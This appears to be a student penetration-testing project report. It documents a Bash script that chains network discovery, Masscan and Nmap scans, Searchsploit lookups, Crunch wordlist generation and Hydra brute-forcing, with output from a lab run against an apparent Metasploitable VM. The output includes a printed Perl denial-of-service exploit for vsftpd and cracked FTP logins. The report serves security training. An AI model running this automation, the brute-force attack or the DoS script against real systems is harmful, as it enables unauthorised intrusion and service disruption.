

PROJECT VULNER

PENETRATION TESTING

DARREN LEE

27TH JUL 2023

CONTENTS

OBJECTIVE

1) PURPOSE OF THE PROJECT:

Perform a comprehensive penetration test on a target system using a Bash script to automate various stages of the assessment, including network discovery, vulnerability scanning, and brute-force attacks..

2) PROJECT'S OUTCOME:

The Bash script automates the process of network reconnaissance, vulnerability identification, and brute-force attacks. It generates detailed reports for network mapping, scan results, and vulnerabilities discovered during the test, aiding in identifying potential security weaknesses and recommending mitigation strategies.

EXPLAINATION OF THE METHODS

SCREENSHOT OF THE SCRIPT WITH EXPLANATION

1. function **Print_header()**: Displays an ASCII art header for aesthetics.

2. function **Setup_dir()**: Creates a directory named "ProjVulner" to store results and reports, changes the current directory to this new directory, and prints the current directory path.

```
#!/bin/bash

function Print_header()
{
    echo ""
    echo -e "\033[1;31m
     _______                 _             _
  _____  __ \___ _____     /_/__     ____/ /_____
      / /_/ / ___/ __ \   / / __ \/ ___/ __/
   __ / ____/ /  / /_/ / / / /   __/ /__/ /___
     /_/   /_/   \____/_/ /_\___/\___/\__/
           | |  / /_\___/ /___   __    _______
           | | / / / / / / __ \/ __ \/ ___/
           | |/ / /_/ / / / / /   __/ /
        ____|___/\__,_/_/_/ /_/ \___/_/
    \033[0m"
    sleep 1
    echo ""
}

#Set up the penetration testing environment
function Setup_dir()
{
    #Variable for directory
    output_dir=ProjVulner

    #Create a directory to store all results and reports
    echo -e "\033[1;94m[+]\033[0m New directory has been created: \033[1;94mProjVulner\033[0m"
    sleep 1
    mkdir -p $output_dir
    echo ""

    #Change to newly created directory
    echo "[*] Changing directory to "$output_dir"..."
    cd $output_dir
    sleep 1
    echo ""

    #Print out the current working directory path
    echo "[*] Your current working directory:"
    pwd
    sleep 1
    echo ""
}
```

3. function **Display_network_range()**: Identifies the LAN network range by extracting and displaying the IP address associated with the "eth0" interface. The network range is then shown.

4. function **Netdiscover_Scan()**: Initiates an active host discovery scan using Netdiscover on the identified network range. The script captures the network range using the "ip a" command, runs Netdiscover to find active hosts, and saves the results to a file named "netdiscover_results.txt." The results are then displayed on the screen.

```
45
46  #Display the LAN network range
47  function Display_network_range()
48  {
49      echo "[*] Identifying the LAN network range..." && sleep 1
50      echo ""
51      echo "[*] Your network range is:"
52
53      #Synxtax to grep for the network range
54      echo -e "\033[1;93m[+]\033[0m $(ip a | grep eth0 | grep inet | awk '{print $2}')"
55      sleep 1
56      echo ""
57  }
58
59  #Run Netdiscover on the network range and stop after active scan
60  function Netdiscover_Scan()
61  {
62      #Displayed network range stored as a variable
63      NETWORK_RANGE=$(ip a | grep eth0 | grep inet | awk '{print $2}')
64      echo "[*] Scanning for active host, standby..."
65      sudo netdiscover -r $NETWORK_RANGE -P > netdiscover_results.txt
66
67      #Print out netdiscover results
68      cat netdiscover_results.txt && sleep 1.5
69      echo ""
70  }
71
```

5. function **Validate_IP_Address()**: This function verifies if an input IP address is in the correct format. It splits the address into segments and ensures each segment is within the valid range (0-255). It returns success if the IP is valid, which is used in the Masscan function.

6. function **Masscan_UDP()**: Initiates a Masscan scan on the specified target's UDP open ports. It prompts the user for a target IP address, validates its format using the previous function, and then runs Masscan with the provided IP. The scan results are saved to "masscan_results.txt" and displayed on the screen.

```
72  #Function to validate IP address format
73  #credit: Mitch Frazier - 26 June 2008
74  #https://www.linuxjournal.com/content/validating-ip-address-bash-script
75  function Validate_IP_Address()
76  {
77      local  stat=1
78      local  ip=$1
79
80      if [[ $TARGET_IP =~ ^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}$ ]]; then
81          OIFS=$IFS
82          IFS='.'
83          ip=($TARGET_IP)
84          IFS=$OIFS
85          [[ ${ip[0]} -le 255 && ${ip[1]} -le 255 \
86              && ${ip[2]} -le 255 && ${ip[3]} -le 255 ]]
87          stat=$?
88      fi
89      return $stat
90  }
91
92  #Run Masscan on target's UDP open ports
93  function Masscan_UDP()
94  {
95      echo "[*] Running Masscan on UDP ports..." && sleep 1
96      echo ""
97
98      while true; do
99      read -p "[*] Enter target IP address: " TARGET_IP
100     echo ""
101
102     if Validate_IP_Address "$TARGET_IP"; then
103         echo "[*] This might take a few minutes, please standby..." && sleep 1
104         echo ""
105         sudo masscan $TARGET_IP -pU:1-65535 --rate=50000 > masscan_results.txt
106
107         #Print out masscan results
108         cat masscan_results.txt && sleep 1.5
109         echo ""
110         break
111     else
112         echo -e "\033[1;31m[-]\033[0m Invalid IP address format! Please try again"
113         sleep 1
114         echo ""
115     fi
116 done
117 }
```

7. function **Nmap_UDP_scan()**: Conducts an Nmap scan on UDP ports for service detection. It prompts the user to input the target UDP port, then runs an Nmap scan with the specified options. The results are saved in "nmap_udp_results.txt" and "nmap_udp_scan.xml". The script then converts the XML report to an HTML format using xsltproc, generating a report named "nmap_report.html".

8. function **Nmap_TCP_scan()**: Performs an Nmap scan on TCP ports with service and OS detection. It runs an Nmap scan with defined options, scans all open ports, and saves the results in "nmap_tcp_results.txt" and "nmap_tcp_scan.xml". Similar to the UDP scan, it converts the XML report to HTML using xsltproc, creating a report named "nmap_report.html".

```
118
119 #Run Nmap scan on UDP open ports for Service detection
120 function Nmap_UDP_scan()
121 {
122     echo "[*] Running Nmap scan on UDP ports..." && sleep 1
123     echo ""
124     read -p "[*] Enter target UDP port: " TARGET_UDP_PORT
125     echo ""
126     echo "[*] This might take a few minutes, please standby..." && sleep 1
127     echo ""
128     sudo nmap $TARGET_IP -sU -sV -p $TARGET_UDP_PORT -oN nmap_udp_results.txt -oX nmap_udp_scan.xml
129     echo ""
130
131     #Convert nmap UDP scan results XML format to HTML format using xsltproc
132     echo "[*] Generating Nmap scan xml file for Searchsploit and html report file..." && sleep 1.5
133     xsltproc nmap_udp_scan.xml -o nmap_report.html
134     echo ""
135     echo "[*] Report generated!" && sleep 1.5
136     echo ""
137 }
138
139 #Run Nmap scan on TCP open ports for Service and OS detection
140 function Nmap_TCP_scan()
141 {
142     echo "[*] Running Nmap scan on TCP ports..." && sleep 1
143     echo ""
144     echo "[*] This might take a few minutes, please standby.." && sleep 1
145     echo ""
146     sudo nmap $TARGET_IP -sS -sV -O -T4 -p- --open -oN nmap_tcp_results.txt -oX nmap_tcp_scan.xml
147     echo ""
148
149     #Convert nmap TCP scan results XML format to HTML format using xsltproc
150     echo "[*] Generating Nmap scan xml file for Searchsploit and html report file..." && sleep 1.5
151     xsltproc nmap_tcp_scan.xml -o nmap_report.html
152     echo ""
153     echo "[*] Report generated!" && sleep 1.5
154     echo ""
155 }
156
```

9. function **Update_searchsploit()**: This function updates the Searchsploit database with the latest vulnerabilities. It does so quietly, without displaying unnecessary output. It notifies the user upon completion.

10. function **Run_searchsploit()**: Executes Searchsploit to search for vulnerabilities based on Nmap scan results. It processes the Nmap scan XML files (both UDP and TCP scans) and saves the search results in "searchsploit_results.txt". It then presents a list of vulnerabilities and prompts the user to search for specific vulnerabilities using keywords or exploit IDs. The user can search, view details, and exit the search.

```
#Function to update Searchsploit
function Update_searchsploit()
{
    #Update Searchsploit in quiet output
    echo "[*] Updating Searchsploit..." && sleep 1.5
    echo ""
    echo "[*] This might take a few minutes, please standby.." && sleep 1

    #Run searchsploit update in quiet output
    sudo searchsploit --update > /dev/null 2>&1
    echo ""
    echo -e "\033[1;94m[+]\033[0m Update complete!" && sleep 1.5
    echo ""
}

#Function to run Searchsploit
function Run_searchsploit()
{
    echo "[*] Running Searchsploit..." && sleep 1
    echo ""
    echo "[*] Searching vulnerabilities on Nmap scan xml results, please standby..."
    sleep 1.5
    echo ""

    #Scan and save Searchsploit exploit database into a file in quiet output
    searchsploit --nmap nmap_udp_scan.xml -o searchsploit_results.txt > /dev/null 2>&1
    searchsploit --nmap nmap_tcp_scan.xml >> searchsploit_results.txt 2>&1

    echo -e "\033[1;94m[+]\033[0m Output saved in searchsploit_results.txt" && sleep 1.5
    echo ""
    echo "Vulnerabilities List"
    echo "====================" && sleep 1.5
    echo ""

    #Print out the searchsploit results
    cat searchsploit_results.txt

    while true; do
        #Read -r flag ensures that input is treated as raw text
        read -rp "[*] Enter a exploit/keywords ID (type 'exit' to quit): " keyword
        echo ""

        if [[ "$keyword" == "exit" ]]; then
            echo "[*] Exiting vulnerabilities search..." && sleep 1
            echo ""
            break
        else
            echo "[*] Running Searchsploit for '$keyword'..."
            searchsploit -x "$keyword"
            echo ""
        fi
    done
}
```

11. function Searchsploit_menu(): This function presents a menu with options for interacting with the Searchsploit tool. Users can choose from the following options:

- Update Searchsploit database: Calls the **Update_searchsploit()** function to update the Searchsploit database with the latest vulnerabilities.

- Run Searchsploit: Calls the **Run_searchsploit()** function to search for vulnerabilities using information from Nmap scan XML output files.

- Exit Searchsploit Menu: Exits the Searchsploit menu.

```
#Display Searchsploit Menu
function Searchsploit_menu()
{
    while true; do
        echo "Searchsploit Menu"
        echo "================="
        echo ""
        echo "#   Descriptions"
        echo "-   ------------"
        echo "1   Update Searchsploit database"
        echo "2   Run Searchsploit - search the Exploit Database via Nmap XML file."
        echo "3   Exit Searchsploit Menu"
        echo ""
        read -p "[*] Select your option (1|2|3): " choice
        echo ""

        case $choice in
            1)
                Update_searchsploit
                ;;
            2)
                Run_searchsploit
                ;;
            3)
                echo "[*] Exiting Searchsploit Menu..." && sleep 1
                echo ""
                break
                ;;
            *)
                echo -e "\033[1;31m[-]\033[0m Invalid option! Please try again."
                sleep 1
                echo ""
                ;;
        esac
    done
}
```

12. function **Create_password_list()**: This function uses the Crunch tool to create password lists for brute-force attacks. It prompts the user to input parameters such as minimum and maximum password length, character sets (including options for lower case, upper case, numbers, and symbols), and the desired output filename.

The function then generates the password list using Crunch with the specified parameters, saving it to the designated output file. After completion, it notifies the user that the password list has been generated.

```
247
248  #Create user/password list using Crunch
249  function Create_password_list()
250  {
251      echo "[*] Running Crunch to generate password lists..." && sleep 1.5
252      echo ""
253      read -p "[*] Enter the minimum password length: " MIN_LENGTH
254      read -p "[*] Enter the maximum password length: " MAX_LENGTH
255      echo ""
256      echo "Characters/patterns sets"
257      echo "————————————————————"
258      echo "(example: abc123)"
259      echo -e "\033[1;97mOR\033[0m"
260      echo "(@ - will insert lower case characters)"
261      echo "(, - will insert upper case characters)"
262      echo "(% - will insert numbers)"
263      echo "(^ - will insert symbols)" && sleep 1.5
264      echo ""
265      read -p "[*] Enter characters/patterns: " CHAR_SET
266      read -p "[*] Enter the output filename: " CRUNCH_OUTPUT_FILE
267      echo ""
268      echo "[*] Generating password list..." && sleep 1.5
269      crunch $MIN_LENGTH $MAX_LENGTH -t $CHAR_SET > $CRUNCH_OUTPUT_FILE
270      echo ""
271      echo -e "\033[1;94m[+]\033[0m Password list generated: $CRUNCH_OUTPUT_FILE."
272      sleep 1.5
273      echo ""
274  }
275
```

13. function **Brute_force_attack()**: This function initiates a Brute-Force attack by utilizing Hydra. It prompts the user to input the target's port number and the service protocol (e.g., ssh, ftp, rdp, smb). It then starts the Brute-Force attack with Hydra, specifying the target IP address, port, service protocol, and the user and password lists (previously defined).

The attack is performed with a specified number of threads (-t4), verbosity level (-vV), and the output is saved in "bf_results.txt". Once the attack completes, it displays the results, showing the outcome of the Brute-Force attempt.

```
275
276   #Run Brute-Force attack using Hydra with given password list
277   function Brute_force_attack()
278   {
279       echo "[*] Running Brute-Force attack with Hydra..." && sleep 1
280       echo ""
281       read -p "[*] Enter target port number: " TPORT
282       read -p "[*] Enter service protocol (eg: ssh/ftp/rdp/smb): " SVC_PRTCL
283       echo ""
284       echo "[*] Starting Brute-Force attack, please standby..."
285       sleep 1
286       hydra -L $USRLST -P $PASSLST $TARGET_IP -s $TPORT $SVC_PRTCL -t4 -vV -o bf_results.txt
287       echo ""
288       echo "[*] Brute-Force attack complete!" && sleep 1
289       echo ""
290
291       #Print out bruteforce results
292       echo -e " \033[1;97mBrute-Force results:\033[0m"
293       echo -e " \033[1;97m--------------------\033[0m"
294       cat bf_results.txt && sleep 1.5
295       echo ""
296   }
```

14. function **Brute_force_menu()**: This function presents a menu for configuring and executing Brute-Force attacks using Hydra. Users can choose from the following options:

1. Specify a user list/filename for Hydra: Allows the user to input a filename containing a list of usernames for the Brute-Force attack.
2. Specify a password list/filename for Hydra: Allows the user to input a filename containing a list of passwords for the Brute-Force attack.
3. Run Crunch to generate a password list: Calls the **Create_password_list()** function to generate a custom password list.
4. Run Hydra to brute force with the password list: Initiates the Brute-Force attack using Hydra, provided that a password list has been specified.
5. Exit Brute-Force Menu

```
#Display brute force attack menu
function Brute_force_menu
{
    while true; do
        echo "Brute-Force Menu"
        echo "================"
        echo ""
        echo "#   Descriptions"
        echo "-   ------------"
        echo "1   Specify a user list/filename for Hydra"
        echo "2   Specify a password list/filename for Hydra"
        echo "3   Run Crunch to generate a password list"
        echo "4   Run Hydra to brute force with the password list"
        echo "5   Exit Brute-Force Menu"
        echo ""
        read -p "[*] Select your option (1|2|3|4|5): " OPTION
        echo ""

        case $OPTION in
            1)
                read -p "[*] Enter the user filename: " USRLST
                echo ""
                echo -e "\033[1;94m[+]\033[0m User filename specified: "$USRLST""
                sleep 1
                echo ""
                ;;
            2)
                read -p "[*] Enter the password filename: " PASSLST
                echo ""
                echo -e "\033[1;94m[+]\033[0m Password filename specified: "$PASSLST""
                sleep 1
                echo ""
                ;;
            3)
                Create_password_list
                ;;
            4)
                if [ -z "$PASSLST" ]; then
                    echo -e "\033[1;31m[-]\033[0m Please specify a password list before running Hydra."
                    sleep 1
                    echo ""
                else
                    Brute_force_attack
                fi
                ;;
            5)
                echo "[*] Exiting Brute-Force Menu..." && sleep 1
                echo ""
                break
                ;;
            *)
                echo -e "\033[1;31m[-]\033[0m Invalid option! Please try again." && sleep 1
                echo ""
                ;;
        esac
    done
}
```

14. function **Generate_report()**: This function compiles all of the scans, searchsploit and brute force results inject into a report file to review while removing the scans result file to clear up file clutters then exit the script.

```
355
356  #Save all the results into a report and display it
357  function Generate_report()
358  {
359          #Injecting all results in a report file
360      echo "[*] Compiling all results into a report..." && sleep 1
361      echo ""
362      echo "Penetration Testing Report" > pentest_report.txt
363      echo "——————————————————————" >> pentest_report.txt
364      echo "Network Mapping and Vulnerability Scanning Results:" >> pentest_report.txt
365      echo "————————————————————————————————————————————————" >> pentest_report.txt
366      echo "Scan Date: $(date)" >> pentest_report.txt
367      cat netdiscover_results.txt >> pentest_report.txt
368
369      echo "Masscan results:" >> pentest_report.txt
370      echo "————————————————" >> pentest_report.txt
371      cat masscan_results.txt >> pentest_report.txt
372
373      echo "Nmap UDP scan results:" >> pentest_report.txt
374      echo "——————————————————————" >> pentest_report.txt
375      cat nmap_udp_results.txt >> pentest_report.txt
376
377      echo "Nmap TCP scan results:" >> pentest_report.txt
378      echo "——————————————————————" >> pentest_report.txt
379      cat nmap_tcp_results.txt >> pentest_report.txt
380
381      echo "Searchsploit results:" >> pentest_report.txt
382      echo "———————————————————" >> pentest_report.txt
383      cat searchsploit_results.txt >> pentest_report.txt
384
385      echo "Hydra brute-force results:" >> pentest_report.txt
386      echo "——————————————————————" >> pentest_report.txt
387      cat bf_results.txt >> pentest_report.txt
388
389      #Remove scans result to clear up clutter
390      echo "[*] Clearing file clutters..."
391      echo ""
392      rm -f netdiscover_results.txt
393      rm -f masscan_results.txt
394      rm -f nmap_udp_results.txt
395      rm -f nmap_tcp_results.txt
396      rm -f searchsploit_results.txt
397      rm -f bf_results.txt
398
399      echo -e "\033[1;94m[+]\033[0m Report saved in 'pentest_report.txt' for review!" && sleep 1
400      echo ""
401      echo "[*] Exiting script..." && sleep 1
402      echo ""
403      echo "[*] Goodbye!"
404      echo ""
405  }
```

SCREENSHOT OF THE SCRIPT'S OUTPUT

```
┌──(kali㉿kali)-[~/Desktop]
└─$ bash PTproj.sh

[+] New directory has been created: ProjVulner

[*] Changing directory to ProjVulner...

[*] Your current working directory:
/home/kali/Desktop/ProjVulner

[*] Identifying the LAN network range...

[*] Your network range is:
[+] 192.168.31.134/24

[*] Scanning for active host, standby...

 IP              At MAC Address      Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
 192.168.31.1    00:50:56:c0:00:08       1      60  VMware, Inc.
 192.168.31.2    00:50:56:e8:25:01       1      60  VMware, Inc.
 192.168.31.138  00:0c:29:85:37:e4       1      60  VMware, Inc.
 192.168.31.254  00:50:56:e8:c3:66       1      60  VMware, Inc.

-- Active scan completed, 4 Hosts found.

[*] Running Masscan on UDP ports...

[*] Enter target IP address: 192.168.31.13u

[-] Invalid IP address format! Please try again

[*] Enter target IP address: 192.168.31.138

[*] This might take a few minutes, please standby...

Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-08-04 02:42:26 GMT
Initiating SYN Stealth Scan
```

```
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-08-04 02:42:26 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 53/udp on 192.168.31.138
Discovered open port 137/udp on 192.168.31.138

[*] Running Nmap scan on UDP ports...

[*] Enter target UDP port: 53,137

[*] This might take a few minutes, please standby...

Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-04 10:48 +08
Nmap scan report for msf (192.168.31.138)
Host is up (0.00027s latency).

PORT    STATE SERVICE    VERSION
53/udp  open  domain     ISC BIND 9.4.2
137/udp open  netbios-ns Samba nmbd netbios-ns (workgroup: WORKGROUP)
MAC Address: 00:0C:29:85:37:E4 (VMware)
Service Info: Host: METASPLOITABLE

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

[*] Generating Nmap scan xml file for Searchsploit and html report file...

[*] Report generated!

[*] Running Nmap scan on TCP ports...

[*] This might take a few minutes, please standby..

Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-04 10:48 +08
Nmap scan report for msf (192.168.31.138)
Host is up (0.00052s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
34204/tcp open  nlockmgr    1-4 (RPC #100021)
```

```
34204/tcp open  nlockmgr    1-4 (RPC #100021)
48068/tcp open  status      1 (RPC #100024)
52890/tcp open  mountd      1-3 (RPC #100005)
55742/tcp open  java-rmi    GNU Classpath grmiregistry
MAC Address: 00:0C:29:85:37:E4 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE

OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
Nmap done: 1 IP address (1 host up) scanned in 131.79 seconds

[*] Generating Nmap scan xml file for Searchsploit and html report file...

[*] Report generated!
```

```
Searchsploit Menu
=================

#   Descriptions
-   ------------
1   Update Searchsploit database
2   Run Searchsploit - search the Exploit Database via Nmap XML file.
3   Exit Searchsploit Menu

[*] Select your option (1|2|3): 1

[*] Updating Searchsploit...

[*] This might take a few minutes, please standby..

[+] Update complete!

Searchsploit Menu
=================

#   Descriptions
-   ------------
1   Update Searchsploit database
2   Run Searchsploit - search the Exploit Database via Nmap XML file.
3   Exit Searchsploit Menu

[*] Select your option (1|2|3): 2

[*] Running Searchsploit...

[*] Searching vulnerabilities on Nmap scan xml results, please standby...

[+] Output saved in searchsploit_results.txt

Vulnerabilities List
====================

[i] SearchSploit's XML mode (without verbose enabled).   To enable: searchsploit -v --xml...
[i] Reading: 'nmap_tcp_scan.xml'

[-] Skipping term: ftp   (Term is too general. Please re-search manually: /usr/bin/searchsploit -t ftp)

[i] /usr/bin/searchsploit -t vsftpd
------------------------------------------------ ---------------------------------
 Exploit Title                                  |  Path
------------------------------------------------ ---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote M | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Deni | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Deni | windows/dos/31819.pl
```

```
[*] Enter a exploit/keywords ID (type 'exit' to quit): 5814

[*] Running Searchsploit for '5814' ...
  Exploit: vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
      URL: https://www.exploit-db.com/exploits/5814
     Path: /usr/share/exploitdb/exploits/linux/dos/5814.pl
    Codes: CVE-2007-5962
 Verified: True
File Type: Perl script text executable
```

```
#!/usr/bin/perl -w


###############################################################################################
#               vsftpd 2.0.5 FTP Server on Red Hat Enterprise Linux (RHEL) 5, Fedora 6 to 8,
#               Foresight Linux, rPath Linux is prone to Denial-of-Service(DoS) vulnerability.
#
#               Can be xploited by large number of CWD commands to vsftp daemon with deny_file configuration
#               option in /etc/vsftpd/vsftpd.conf or the path where FTP server is installed.
#
#               I tried to modify local exploit found at securityfocus such that we can remotely exloit
#
#               Author shall not bear any responsibility
#               Author: Praveen Darshanam
#               Email:  praveen[underscore]recker[at]sify.com
#               Date:   07th June, 2008
#
#
###############################################################################################


use Net::FTP;
$ftp=Net::FTP->new("$ARGV[0]",Debug=>0) || die "Cannot connect to Host $ARGV[0]\n Usage: $perl script_name.pl target_ip\n";
$ftp -> login("anonymous","anonymous") || die "Could not Login... Retry";

while(1)
{
#this loop runs infinitely

$ftp -> cwd();
}

$ftp->quit;

# milw0rm.com [2008-06-14]
/usr/share/exploitdb/exploits/linux/dos/5814.pl (END)
```

```
[*] Enter a exploit/keywords ID (type 'exit' to quit): exit

[*] Exiting vulnerabilities search...

Searchsploit Menu
═══════════════════

#   Descriptions
─   ────────────
1   Update Searchsploit database
2   Run Searchsploit - search the Exploit Database via Nmap XML file.
3   Exit Searchsploit Menu

[*] Select your option (1|2|3): exit

[-] Invalid option! Please try again.
```

```
[-] Invalid option! Please try again.

Searchsploit Menu
=================

#   Descriptions
-   ------------
1   Update Searchsploit database
2   Run Searchsploit - search the Exploit Database via Nmap XML file.
3   Exit Searchsploit Menu

[*] Select your option (1|2|3): 3

[*] Exiting Searchsploit Menu...
```

```
Brute-Force Menu
================

#   Descriptions
-   ------------
1   Specify a user list/filename for Hydra
2   Specify a password list/filename for Hydra
3   Run Crunch to generate a password list
4   Run Hydra to brute force with the password list
5   Exit Brute-Force Menu

[*] Select your option (1|2|3|4|5): 1

[*] Enter the user filename: user.txt

[+] User filename specified: user.txt

Brute-Force Menu
================

#   Descriptions
-   ------------
1   Specify a user list/filename for Hydra
2   Specify a password list/filename for Hydra
3   Run Crunch to generate a password list
4   Run Hydra to brute force with the password list
5   Exit Brute-Force Menu

[*] Select your option (1|2|3|4|5): 2

[*] Enter the password filename: password.txt

[+] Password filename specified: password.txt
```

```
[+] Password filename specified: password.txt

Brute-Force Menu
================

#   Descriptions
-   ------------
1   Specify a user list/filename for Hydra
2   Specify a password list/filename for Hydra
3   Run Crunch to generate a password list
4   Run Hydra to brute force with the password list
5   Exit Brute-Force Menu

[*] Select your option (1|2|3|4|5): 3

[*] Running Crunch to generate password lists...

[*] Enter the minimum password length: 8
[*] Enter the maximum password length: 8

Characters/patterns sets
------------------------
(example: abc123)
OR
(@ - will insert lower case characters)
(, - will insert upper case characters)
(% - will insert numbers)
(^ - will insert symbols)

[*] Enter characters/patterns: msf@@min
[*] Enter the output filename: passlist.txt

[*] Generating password list...
Crunch will now generate the following amount of data: 6084 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 676

[+] Password list generated: passlist.txt.

Brute-Force Menu
================

#   Descriptions
-   ------------
1   Specify a user list/filename for Hydra
2   Specify a password list/filename for Hydra
3   Run Crunch to generate a password list
4   Run Hydra to brute force with the password list
5   Exit Brute-Force Menu

[*] Select your option (1|2|3|4|5): 4

[*] Running Brute-Force attack with Hydra...

[*] Enter target port number: 21
[*] Enter service protocol (eg: ssh/ftp/rdp/smb): ftp
```

```
[*] Starting Brute-Force attack, please standby...
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-04 11:16:37
[DATA] max 4 tasks per 1 server, overall 4 tasks, 81 login tries (l:9/p:9), ~21 tries per task
[DATA] attacking ftp://192.168.31.138:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.31.138 - login "cyber" - pass "cyb" - 1 of 81 [child 0] (0/0)
[ATTEMPT] target 192.168.31.138 - login "cyber" - pass "ftp" - 2 of 81 [child 1] (0/0)
[ATTEMPT] target 192.168.31.138 - login "cyber" - pass "msfadmin" - 3 of 81 [child 2] (0/0)
[ATTEMPT] target 192.168.31.138 - login "cyber" - pass "service" - 4 of 81 [child 3] (0/0)
[ATTEMPT] target 192.168.31.138 - login "cyber" - pass "user" - 5 of 81 [child 0] (0/0)
[ATTEMPT] target 192.168.31.138 - login "cyber" - pass "hostname" - 6 of 81 [child 1] (0/0)
[ATTEMPT] target 192.168.31.138 - login "cyber" - pass "Topsecurity" - 7 of 81 [child 2] (0/0)
[ATTEMPT] target 192.168.31.138 - login "cyber" - pass "metasploit" - 8 of 81 [child 3] (0/0)
[ATTEMPT] target 192.168.31.138 - login "cyber" - pass "hackerman" - 9 of 81 [child 0] (0/0)
[ATTEMPT] target 192.168.31.138 - login "ftp" - pass "cyb" - 10 of 81 [child 1] (0/0)
[ATTEMPT] target 192.168.31.138 - login "ftp" - pass "ftp" - 11 of 81 [child 2] (0/0)
[ATTEMPT] target 192.168.31.138 - login "ftp" - pass "msfadmin" - 12 of 81 [child 3] (0/0)
[21][ftp] host: 192.168.31.138   login: ftp   password: cyb
[ATTEMPT] target 192.168.31.138 - login "hostname" - pass "cyb" - 19 of 81 [child 1] (0/0)
[21][ftp] host: 192.168.31.138   login: ftp   password: ftp
[21][ftp] host: 192.168.31.138   login: ftp   password: msfadmin
[ATTEMPT] target 192.168.31.138 - login "hostname" - pass "ftp" - 20 of 81 [child 2] (0/0)
[ATTEMPT] target 192.168.31.138 - login "hostname" - pass "msfadmin" - 21 of 81 [child 3] (0/0)
[ATTEMPT] target 192.168.31.138 - login "hostname" - pass "service" - 22 of 81 [child 0] (0/0)
[ATTEMPT] target 192.168.31.138 - login "hostname" - pass "user" - 23 of 81 [child 1] (0/0)
[ATTEMPT] target 192.168.31.138 - login "hostname" - pass "hostname" - 24 of 81 [child 2] (0/0)
[ATTEMPT] target 192.168.31.138 - login "hostname" - pass "Topsecurity" - 25 of 81 [child 3] (0/0)
[ATTEMPT] target 192.168.31.138 - login "hostname" - pass "metasploit" - 26 of 81 [child 0] (0/0)
[ATTEMPT] target 192.168.31.138 - login "hostname" - pass "hackerman" - 27 of 81 [child 1] (0/0)
[ATTEMPT] target 192.168.31.138 - login "service" - pass "cyb" - 28 of 81 [child 2] (0/0)
[ATTEMPT] target 192.168.31.138 - login "service" - pass "ftp" - 29 of 81 [child 3] (0/0)
[ATTEMPT] target 192.168.31.138 - login "service" - pass "msfadmin" - 30 of 81 [child 0] (0/0)
